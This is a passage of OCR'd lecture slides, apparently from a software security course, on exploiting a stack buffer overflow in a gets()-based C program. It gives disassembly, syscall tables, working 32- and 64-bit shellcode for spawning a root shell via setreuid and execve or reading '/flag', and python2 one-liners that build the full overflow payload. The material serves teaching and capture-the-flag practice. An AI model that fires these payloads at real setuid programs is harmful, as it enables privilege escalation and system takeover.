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

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If not successful, let us clean it up!

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

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

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4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html


If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



Buffer Overflow Example: overflowret4_32


```
int vulfoo()
{
  char buf[40];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


How much data we need to overwrite RET?
Overflowret4_32

```
000011ed <vulfoo>:
    11ed:       f3 0f 1e fb           endbr32
    11f1:       55                  push   ebp
    11f2:       89 e5                 mov    ebp,esp
    11f4:       83 ec 38              sub    esp,0x38
    11f7:       83 ec 0c              sub    esp,0xc
    11fa:       8d 45 d0              lea    eax,[ebp-0x30]
    11fd:       50                  push   eax
    11fe:       e8 fc ff ff ff        call   11ff <vulfoo+0x12>
    1203:       83 c4 10              add    esp,0x10
    1206:       b8 00 00 00 00        mov    eax,0x0
    120b:       c9                  leave
    120c:       c3                  ret
```




How much data we need to overwrite RET?
Overflowret4_32

```
000011ed <vulfoo>:
   11ed:      f3 0f 1e fb          endbr32
   11f1:      55                   push   ebp
   11f2:      89 e5                mov    ebp,esp
   11f4:      83 ec 38             sub    esp,0x38
   11f7:      83 ec 0c             sub    esp,0xc
   11fa:      8d 45 d0             lea    eax,[ebp-0x30]
   11fd:      50                   push   eax
   11fe:      e8 fc ff ff ff       call   11ff <vulfoo+0x12>
   1203:      83 c4 10             add    esp,0x10
   1206:      b8 00 00 00 00       mov    eax,0x0
   120b:      c9                   leave
   120c:      c3                   ret
```




Craft the exploit



Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save ebp = 0x30 (48 bytes)

Function Frame of Vulfoo

Craft the exploit



On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**

Shell Shellcode 32bit (without 0s) [Does not work!]

execve("/bin/sh")

```
31 c0              xor    eax,eax
50                 push   eax
68 2f 2f 73 68     push   0x68732f2f
68 2f 62 69 6e     push   0x6e69622f
89 e3              mov    ebx,esp
89 c1              mov    ecx,eax
89 c2              mov    edx,eax
b0 0b              mov    al,0xb
cd 80              int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) | ./bufferoverflow_overflowret4_32*

Shell Shellcode 32bit (without 0s) [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0:  31 c0                xor    eax,eax
2:  b0 31                mov    al,0x31
4:  cd 80                int    0x80
6:  89 c3                mov    ebx,eax
8:  89 d9                mov    ecx,ebx
a:  31 c0                xor    eax,eax
c:  b0 46                mov    al,0x46
e:  cd 80                int    0x80
10: 31 c0                xor    eax,eax
12: 50                   push   eax
13: 68 2f 2f 73 68       push   0x68732f2f
18: 68 2f 62 69 6e       push   0x6e69622f
1d: 89 e3                mov    ebx,esp
1f: 89 c1                mov    ecx,eax
21: 89 c2                mov    edx,eax
23: b0 0b                mov    al,0xb
25: cd 80                int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize + '\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) | ./bufferoverflow_overflowret4_32*

The setreuid() call is used to restore root privileges, in case they are dropped. Many suid root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

Non-shell Shellcode 32bit printflag (without 0s) [Works!]

sendfile(1, open("/flag", 0), 0, 1000); exit(0)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") | ./overflowret4*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

Buffer Overflow Example: overflowret4_64

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000001169 <vulfoo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 30               sub    rsp,0x30
    1175:       48 8d 45 d0               lea    rax,[rbp-0x30]
    1179:       48 89 c7                mov    rdi,rax
    117c:       b8 00 00 00 00            mov    eax,0x0
    1181:       e8 ea fe ff ff          call   1070 <gets@plt>
    1186:       b8 00 00 00 00            mov    eax,0x0
    118b:       c9                      leave
    118c:       c3                      ret
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit execve(“/bin/sh”) Shellcode

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

64-bit Linux System Call

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

Non-shell Shellcode 64bit printflag [Works!]

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:     48 31 c0          xor    rax,rax
401003:     b0 67             mov    al,0x67
401005:     66 50             push   ax
401007:     66 b8 6c 61          mov    ax,0x616c
40100b:     66 50             push   ax
40100d:     66 b8 2f 66          mov    ax,0x662f
401011:     66 50             push   ax
401013:     48 31 c0          xor    rax,rax
401016:     b0 02             mov    al,0x2
401018:     48 89 e7          mov    rdi,rsp
40101b:     48 31 f6          xor    rsi,rsi
40101e:     0f 05             syscall
401020:     48 89 c6          mov    rsi,rax
401023:     48 31 c0          xor    rax,rax
401026:     b0 01             mov    al,0x1
401028:     48 89 c7          mov    rdi,rax
40102b:     48 31 d2          xor    rdx,rdx
40102e:     41 b2 c8          mov    r10b,0xc8
401031:     b0 28             mov    al,0x28
401033:     0f 05             syscall
401035:     b0 3c             mov    al,0x3c
401037:     0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") > /tmp/exploit

./program < /tmp/exploit

\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05

Shell Shellcode 64bit [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0: 48 31 c0        xor  rax,rax
3: b0 6b           mov  al,0x6b
5: 0f 05           syscall
7: 48 89 c7        mov  rdi,rax
a: 48 89 c6        mov  rsi,rax
d: 48 31 c0        xor  rax,rax
10: b0 71          mov  al,0x71
12: 0f 05          syscall
14: 48 31 c0       xor  rax,rax
17: 50             push rax
18: 48 bf 2f 62 69 6e 2f  movabs rdi,0x68732f2f6e69622f
1f: 2f 73 68
22: 57             push rdi
23: 48 89 e7       mov  rdi,rsp
26: 48 89 c6       mov  rsi,rax
29: 48 89 c2       mov  rdx,rax
2c: b0 3b          mov  al,0x3b
2e: 0f 05          syscall
30: 48 31 c0       xor  rax,rax
33: b0 3c          mov  al,0x3c
35: 0f 05          syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05'"; cat) | ./program

\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05

Last Class

1. Return to Shellcode on the server
    a. Challenges
        i. Do not know the exact address of the return address
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

This Class


1. Stack-based buffer overflow
    a. Place the shellcode at other locations.


Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Give the control eventually to the shellcode

Inject shellcode in env variable and command line arguments

Where to put the shellcode?





Start a Process

_start ###part of the program; entry point
→ calls __libc_start_main() ###libc
→ calls main() ###part of the program

https://www.bottomupcs.com/starting_a_process.xhtml

